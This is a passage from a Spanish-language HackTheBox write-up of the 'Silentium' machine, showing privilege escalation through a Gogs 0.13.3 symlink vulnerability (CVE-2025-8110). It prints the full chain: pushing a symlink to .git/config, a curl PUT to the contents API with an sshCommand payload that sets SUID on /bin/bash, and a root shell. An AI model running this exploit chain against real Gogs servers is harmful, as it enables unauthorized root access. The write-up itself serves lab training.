drwxr-xr-x 6 root root 4096 Apr  8 09:41 gogs           #Gogs

Podemos confirmar que MailHog se ejecuta en un container mirando el árbol de procesos, aunque ya lo podíamos haber sospechado al encontrar las contraseñas de Ben:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
ben@silentium:/opt$ pstree
systemd─┬─ModemManager───3*[{ModemManager}]
        ├─VGAuthService
        ├─agetty
        ├─auditd─┬─laurel
        │        └─2*[{auditd}]
        ├─containerd───8*[{containerd}]
        ├─containerd-shim─┬─MailHog───5*[{MailHog}]
        │                 └─11*[{containerd-shim}]
        ├─containerd-shim─┬─node───10*[{node}]
        │                 └─11*[{containerd-shim}]
        ├─cron
        ├─dbus-daemon
...

Dicho esto, vamos a por Gogs entonces.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
ben@silentium:/opt$ cd gogs/

ben@silentium:/opt/gogs$ ls -l
drwxr-x--- 3  750 root 4096 Apr  8 09:41 custom
drwxr-x--- 2  750 root 4096 Apr  8 17:46 data
drwxr-xr-x 6 root root 4096 Apr  8 09:41 gogs
drwxr-x--- 2  750 root 4096 Apr 12 07:02 log
# Solo podemos ver ./gogs/
ben@silentium:/opt/gogs$ cd gogs/
ben@silentium:/opt/gogs/gogs$ ls
custom  data  gogs  LICENSE  log  README.md  README_ZH.md  scripts

Aquí podemos ejecutar el binario para ver qué versión tiene:

1
2
ben@silentium:/opt/gogs/gogs$ ./gogs --version
Gogs version 0.13.3

Y…

  • CVE-2025-8110 (RCE mediante Symlink): Improper Symbolic link handling in the PutContents API in Gogs allows Local Execution of Code.
  • CVE-2025-64111 (RCE por parche insuficiente): In version 0.13.3 and prior, due to the insufficient patch for CVE-2024-56731, it’s still possible to update files in the .git directory and achieve remote command execution.

Además, si miramos quién ejecuta Gogs:

1
2
ben@silentium:/opt/gogs/gogs$ ps aux | grep gogs
root        1529  0.0  1.8 1665132 72992 ?       Ssl  07:02   0:04 /opt/gogs/gogs/gogs web

Así que parece que hemos encontrado el camino correcto.

CVEs en Gogs
#

Probamos con CVE-2025-8110. Como podemos ver aquí, el método para explotarlo es el siguiente:

  1. Crear repositorio de git
  2. Poner un enlace simólico apuntando a un archivo objetivo cualquiera y subirlo.
  3. Usar el endpoint PutContents para modificar datos del Symlink, lo que hará que el SO siga el enlace y modifique el archivo al que apunta
  4. Si ese archivo es .git/config, podemos modificar el parámetro sshCommand para hacer que el sistema ejecute comandos arbitrarios.
Nota: Motivo del Exploit

Modificar .git/config es muy fácil, qué nos impide poder cambiar nosotros mismos el sshCommand en .git/config localmente y subirlo al repositorio para obtener el RCE directamente? Por qué molestarnos tanto subiendo el symlink? Aquí la respuesta es que hay 3 cosas que git no sube o sincroniza entre cliente y servidor: .git/config, .git/hooks y los logs de la terminal. Si lo hiciese, absolutamente todo servidor de Git: Github, Gitlab, Gitea, y todo lo que empezase por Git (o Gogs), sería vulnerable a RCE porque cualquiera podría modificar su config y subirla al servidor. En definitiva, .git/config es un archivo local que crea el servidor para sí mismo al subir nuestro repo.

Explotación
#


Primero necesitamos una cuenta, así que la creamos directamente.

Desde aquí, creamos un repositorio nuevo cualquiera, p.ej testRepo.

Ahora tenemos que crear un repositorio nuevo, configurarlo para usar Gogs, y finalmente subir el Symlink a .git/config:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
#  Inicializar repo, crear Symlink y añadirlo al commit.
$ ln -s .git/config cosas.txt
$ git init
$ git add cosas.txt

# Configurar identidad
$ git config --global user.name "username"
$ git config --global user.email "user@name.com"

# Hacer commit
$ git commit -m "first commit"

# Configurar servidor Git (Gogs) y pushear.
$ git remote add origin http://staging-v2-code.dev.silentium.htb/username/testRepo.git
$ git push -u origin master
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 211 bytes | 211.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
Username for 'http://staging-v2-code.dev.silentium.htb': username
Password for 'http://username@staging-v2-code.dev.silentium.htb': 
To http://staging-v2-code.dev.silentium.htb/username/testRepo.git
 * [new branch]      master -> master
branch 'master' set up to track 'origin/master'.


Si ahora miramos el repositorio, vemos que ya se ha subido el Symlink:

Ahora tenemos que solicitar una modificación en nuestro Symlink, para poder modificar el archivo al que apunta. Esto lo hacemos a través del endpoint /api/v1/repos/<owner>/<repo>/contents/<filepath> usando PUT:

1
2
3
4
5
# Primero sacamos el hash del archivo a modificar (necesario en Gogs)
git ls-files -s cosas.txt
120000 74a16c50bb417b927af27e37af24480f00ed5232 0	cosas.txt

curl -u username:password -X PUT http://staging-v2-code.dev.silentium.htb/api/v1/repos/username/testRepo/contents/cosas.txt -H "Content-Type: application/json" -d '{"message":"test","branch":"master","sha":"74a16c50bb417b927af27e37af24480f00ed5232","committer":{"name":"username","email":"user@name.com"},"content":"CONTENIDO_EN_BASE64"}'

Para CONTENIDO_EN_BASE64 escribimos algo así en un archivo cualquiera y luego lo codificamos:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
    ignorecase = true
    precomposeunicode = true
    sshCommand = chmod +s /bin/bash
[remote "origin"]
    url = git@staging-v2-code.dev.silentium.htb:username/testRepo.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
    remote = origin
    merge = refs/heads/master
1
2
cat payload | base64 -w 0
W2NvcmVdCiA...WRzL21hc3Rlcgo=

Una vez tenemos todo, creamos la solicitud completa:

1
2
3
4
5
6
7
$ curl -v -u username:password -X PUT http://staging-v2-code.dev.silentium.htb/api/v1/repos/username/testRepo/contents/cosas.txt -H "Content-Type: application/json" -d '{"message":"test","branch":"master","sha":"74a16c50bb417b927af27e37af24480f00ed5232","committer":{"name":"username","email":"user@name.com"},"content":"W2Nvcm...Rlcgo="}'

...[SNIP]...
* upload completely sent off: 682 bytes
< HTTP/1.1 401 Unauthorized
< Server: nginx/1.24.0 (Ubuntu)
...


Nos da 401 Unauthorized, aunque posiblemente se deba a que para operaciones como esta, en APIs, se prefiere (y se obliga a) usar Tokens en lugar de autenticación básica como la que hemos usado. Si vamos a User -> Settings -> Applications podremos crear un token.

Copiamos su valor 2b4ec59e94ca7020cc56f40b9c6d7da1c1897619 y modificamos la solicitud:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
curl -v -X PUT http://staging-v2-code.dev.silentium.htb/api/v1/repos/username/testRepo/contents/cosas.txt -H "Content-Type: application/json" -H "Authorization: token 2b4ec59e94ca7020cc56f40b9c6d7da1c1897619" -d '{"message":"test","branch":"master","sha":"74a16c50bb417b927af27e37af24480f00ed5232","committer":{"name":"username","email":"user@name.com"},"content":"W2Nvcm...Rlcgo="}'

...[SNIP]...
* upload completely sent off: 682 bytes
< HTTP/1.1 500 Internal Server Error
< Server: nginx/1.24.0 (Ubuntu)
...[SNIP]...

* Connection #0 to host staging-v2-code.dev.silentium.htb:80 left intact
{"message":"Something went wrong, please check the server logs for more information.","url":"https://github.com/gogs/docs-api"}

Y nos ha dado error, como debería. Ahora, si vamos a /bin/bash deberíamos ver el bit SUID puesto.

1
2
ben@silentium:~$ ls -l /bin/bash
-rwsrwsrwx 1 root root 1446024 Mar 31  2024 /bin/bash

Y efectivamente está ahí, así que lo ejecutamos…

1
2
3
ben@silentium:~$ /bin/bash -p
bash-5.2# whoami
root

Y tenemos root.

Relacionados

HackTheBox - Analytics

·8 mins
OS: Linux | Dificultad: Easy | Conceptos: Subdominio, Docker, RCE, Metabase

HackTheBox - Nexus

·12 mins
OS: Linux | Dificultad: Easy | Conceptos: Enumeración de vhosts, Reutilización de credenciales, Authenticated RCE, Análisis de código fuente, Path Traversal, Timers de Systemd, Creación de objetos Git


HackTheBox - Snapped

·12 mins
OS: Linux | Dificultad: Hard | Conceptos: Enum. de subdominios, Nginx UI Backup Manipulation, Extracción de credenciales, Bcrypt Cracking, TOCTOU Race Condition, Snapd LPE